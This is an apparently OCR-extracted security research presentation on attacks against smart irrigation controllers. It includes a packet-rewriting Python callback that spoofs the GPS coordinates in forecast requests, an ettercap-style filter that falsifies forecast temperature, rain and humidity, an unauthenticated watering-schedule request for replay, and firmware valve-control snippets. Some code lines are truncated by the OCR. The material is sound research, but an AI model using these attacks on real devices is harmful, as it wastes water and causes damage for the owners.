
Response

The server sends an XML file that contains the user's information, plans, and configurations.

```
699 HTTP/1.1 200 OK
```

```
▼<program>
  <number>1</number>
  <enable>True</enable>
  <shown>True</shown>
  <weather_dependancy>False</weather_dependancy>
 ▼<schedule>
    <weekdays>1111111</weekdays>
   ▼<cycle_period>
      <every_x_days>26</every_x_days>
      <every_x_hours>7</every_x_hours>
      <every_x_minutes>1</every_x_minutes>
```

Vulnerability Description





```
<?xml version="1.0"?>
<config>
  <cmdtime>1526499639</cmdtime>
  <master_irrigation>On</master_irrigation>
<data_path>php/users/3720b01effe92174aa55f0cb6fcb82a08cd3ef06d8
925e4c458c6839/</data_path>
  <weather_dependancy>False</weather_dependancy>
   <schedule>
    <weekdays>1111111</weekdays> # which days the plan is for
    <cycle_period>
     <every_x_days>1</every_x_days>
     <every_x_hours>2</every_x_hours>
     <every_x_minutes>2</every_x_minutes>
    </cycle_period>
   </schedule>
</config>
<!-- MD5 Signature: 09d13f1c781699fb498c1471f3b8293a -->
```

Exploitations and Demo

Injecting Watering Plans

1. Applying an MITM attack to hijack a request that is sent to GreenIQ's cloud server.
2. Sending a newer update time (current time) than the time that is stored on the smart irrigation system.
3. Sending a fake XML of a watering plan that consumes water all day long.




Permanent Denial of Service

Code from GreenIQ's firmware


```
# Check if config.xml was modified. If yes, retrieve it.
if new_config > current_config :
    main_log.info('config time updated. current_config: %
    s2 = GD.get_config_xml(hub_hash)
    #if configuration changed, also get sensors configura
    zone_enable_by_sensor = GD.getsensors(MAX_PORTS)
    rain_sensor,flow_sensor = GD.get_analog_sensors()
    hub_core.json_api_call('/php/api/v2/hub/get_analog_se
                           'analog_sensors_configurations
    if s2:
        current_config = new_config
        update_ping_to_cloud_immidiate = True
else:
    main_log.info('config time did not change. new_config
```

DNS Spoofing




Spoofing Weather Forecast

- A smart irrigation system **automatically** adapts its **watering plan** according to the **weather forecast** obtained from weather forecast services.



- Every 6 hours a weather forecast request is sent to the weather forecast server.

Vulnerability Description



RainMachine automatically adapts its watering plan according to the weather forecast in order to save water.

Vulnerability Description

RainMachine

3. HTTP Request Longitude, Latitude

4. HTTP Response – Weekly Weather Forecast

Norwegian Meteorological Institute

Weather Forecast Server

Request

The client requests a weather forecast from Met.no (weather forecast service) and specifies its GPS coordination.

```
GET /weatherapi/locationforecastlts/1.3/?lat=31.264305&lon=34.849864&msl=321 HTTP/1.1
```

```
GET /weatherapi/locationforecastlts/1.3/?lat=31.264305&lon=34.849864&msl=321 HTTP/1.1
Accept-Encoding: identity
Host: api.met.no
Connection: close
User-Agent: Python-urllib/2.7
```

Response

The server sends an XML file that contains the weather forecast (temperature, humidity, etc.) at hourly resolution.

```
HTTP/XML   7254 HTTP/1.1 200 OK
```

```
▼<product class="pointData">
  ▼<time datatype="forecast" from="2018-05-24T13:00:00Z" to="2018-05-24T13:00:00Z">
    ▼<location altitude="321" latitude="31.2643" longitude="34.8499">
      <temperature id="TTT" unit="celsius" value="31.0"/>
      <windDirection id="dd" deg="319.2" name="NW"/>
      <windSpeed id="ff" mps="7.6" beaufort="4" name="Laber bris"/>
      <humidity value="27.2" unit="percent"/>
      <pressure id="pr" unit="hPa" value="1011.5"/>
      <cloudiness id="NN" percent="0.0"/>
      <fog id="FOG" percent="0.0"/>
      <lowClouds id="LOW" percent="0.0"/>
      <mediumClouds id="MEDIUM" percent="0.0"/>
      <highClouds id="HIGH" percent="0.0"/>
      <dewpointTemperature id="TD" unit="celsius" value="10.0"/>
    </location>
  </time>
```

Exploitations and Demo

Request Location Spoofing

Applying an MITM attack for spoofing the location (so the location appears as if it is the most arid place on Earth).

```python
def callback(payload):
    # Here is where the magic happens.
    data = payload.get_data()

    pkt1 = IP(data)

    if "?lat=" in data and pkt1.src == "192.168.1.161":
        newData = ""
        newData = newData + data[0:97] + '31.2643050'
        + data[107:112] + '34.8498640' + data[122:len(data)]
        print newData

        pkt = IP(newData)
        del pkt[IP].chksum
        del pkt[TCP].chksum

        payload.set_verdict_modified(nfqueue.NF_ACCEPT, str(pkt), len(pkt))
```

Response Spoofing

Applying an MITM attack for spoofing the forecast weather (so the forecast is incorrect).

```
if (ip.proto == TCP){
    if ( pcre_regex(DATA.data, "[u][n][i][t][=][\"][c][e][l][s][i][u][s][\"][ ][v][a][l][u][e][=][\"][0-9][0-9][.][0-9][\"]", "unit=\"celsius\" value=\"50.0\"")){
        msg("tmp changed1");
    }
    if ( pcre_regex(DATA.data, "[u][n][i][t][=][\"][c][e][l][s][i][u][s][\"][ ][v][a][l][u][e][=][\"][0-9][.][0-9][\"]", "unit=\"celsius\" value=\"50.\"")){
        msg("tmp changed2");
    }
    if ( pcre_regex(DATA.data, "[u][n][i][t][=][\"][c][e][l][s][i][u][s][\"][ ][v][a][l][u][e][=][\"][-][0-9][.][0-9][\"]", "unit=\"celsius\" value=\"50.0\"")){
        msg("tmp changed3");
    }
    if ( pcre_regex(DATA.data, "[v][a][l][u][e][=][\"][-][0-9][0-9][.][0-9][\"]", "value=\"50.00\"")){
        msg("tmp changed4");
    }

    if ( pcre_regex(DATA.data, "[u][n][i][t][=][\"][m][m][\"][ ][v][a][l][u][e][=][\"][0-9][.][0-9][\"]", "unit=\"mm\" value=\"0.0\"")){
        msg("rain changed1");
    }
    if ( pcre_regex(DATA.data, "[u][n][i][t][=][\"][m][m][\"][ ][v][a][l][u][e][=][\"][0-9][0-9][.][0-9][\"]", "unit=\"celsius\" value=\"00.0\"")){
        msg("rain changed2");
    }

    if ( pcre_regex(DATA.data, "[h][u][m][i][d][i][t][y][ ][v][a][l][u][e][=][\"][0-9][0-9][.][0-9][\"]", "humidity value=\"00.0\"")){
        msg("humidity changed1");
    }
    if ( pcre_regex(DATA.data, "[h][u][m][i][d][i][t][y][ ][v][a][l][u][e][=][\"][0-9][.][0-9][\"]", "unit=\"celsius\" value=\"0.0\"")){
        msg("humidity changed2");
    }
}
```

Replay Attacks

Replay Attack (definition) - a form of network attack in which a valid data transmission is maliciously or fraudulently transmitted.

Purpose


To exploit a legitimate HMI interface for C&C as a means of attack in order to water according to the attacker's wishes.

Execution

By applying the attack from a bot running on a compromised device that is connected to the same LAN as the smart irrigation system.

Vulnerability Description

- BlueSpray provides HMI using a dedicated web interface that is based on HTTP protcol to devices that are connected to its LAN.
- It allows the user to schedule watering plans.
- No encryption (HTTP protocol) or authentication is applied.



Format of Schedule Watering Request

Scheduling watering - JSON format

{"action":"set",
"data":[{"enabled":1,"type":2,"program":10,"rpt":[0],"season":0,"cycle":[5,60],"name":"New run","start_date":"2018-06-17","start_time":0,"id":5,"flag":"change"}],
"msgid":77080}

Exploitations and Demo

- Generating HTTP request for scheduling watering


Vulnerability Description

Opening Valves - The following code was extracted from GreenIQ's firmware (*greeniq_defs.py*):

```
(221) def set_gpio(MAX_PORTS, gpio_map, gpio_command, high_is):
(222)         global model_utilities
(223)         model_utilities.set_gpio(MAX_PORTS, gpio_map, gpio_command, high_is)
```

```
(427) # Testing - Operate Master Valve
(428) set_gpio(MAX_PORTS, gpio_map, '00000010', high_is)
```

